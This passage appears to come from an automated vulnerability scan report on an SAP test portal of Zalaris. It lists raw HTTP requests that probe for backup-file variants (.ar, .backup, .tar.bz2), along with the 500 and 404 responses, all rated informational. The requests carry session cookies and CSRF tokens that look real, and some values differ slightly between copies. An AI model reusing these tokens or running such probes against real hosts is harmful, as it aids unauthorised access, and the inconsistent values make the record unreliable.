/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

Request 2

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/dsbl/Copy%20of%20wojgpqpnqnov.png HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
```

```
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656584893163
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:40:49 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {00897f3c}<br><hr>
Thu Jun 30 12:40:49 2022

</body></html>
```

23.72. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/dsbl/Personalize.png.ar

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/dsbl/Personalize.png

Request 1

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/dsbl/Personalize.png.ar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656584893163
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:40:44 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
```

```
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {00577f0c}<br><hr>
Thu Jun 30 12:40:44 2022

</body></html>
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/Base/baseLib/sap_corbu/img/libs/lcon/dsbl/pxh.png.ar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJJC3nCARUuzHP1QP|1656564413184|1656584893163
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:40:46 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://platform.twitter.com https://*.twimg.com https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {00577f1b}<br><hr>
Thu Jun 30 12:40:46 2022

</body></html>
...[SNIP]...
```


23.73. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards.backup

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards.css](https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards.css)**

Request 1

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards.backup HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:50:25 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html

Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {0063909a}<br><hr>
Thu Jun 30 12:50:25 2022

</body></html>
```

Request 2

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/iauoghw.css HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949
```

Response 2


```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:50:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.74. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/Is/sap_corbu/standards.css.tar.bz2

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/Is/sap_corbu/standards.css

Request 1

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/Is/sap_corbu/standards.css.tar.bz2?version=UR.Is:10.30.7.327005.0 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656585793949
```

Response 1

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:51:30 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
```

```
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

Request 2

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/hvldgmbq.css.tar.bz2?version=UR.Is:10.30.7.327005.0 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
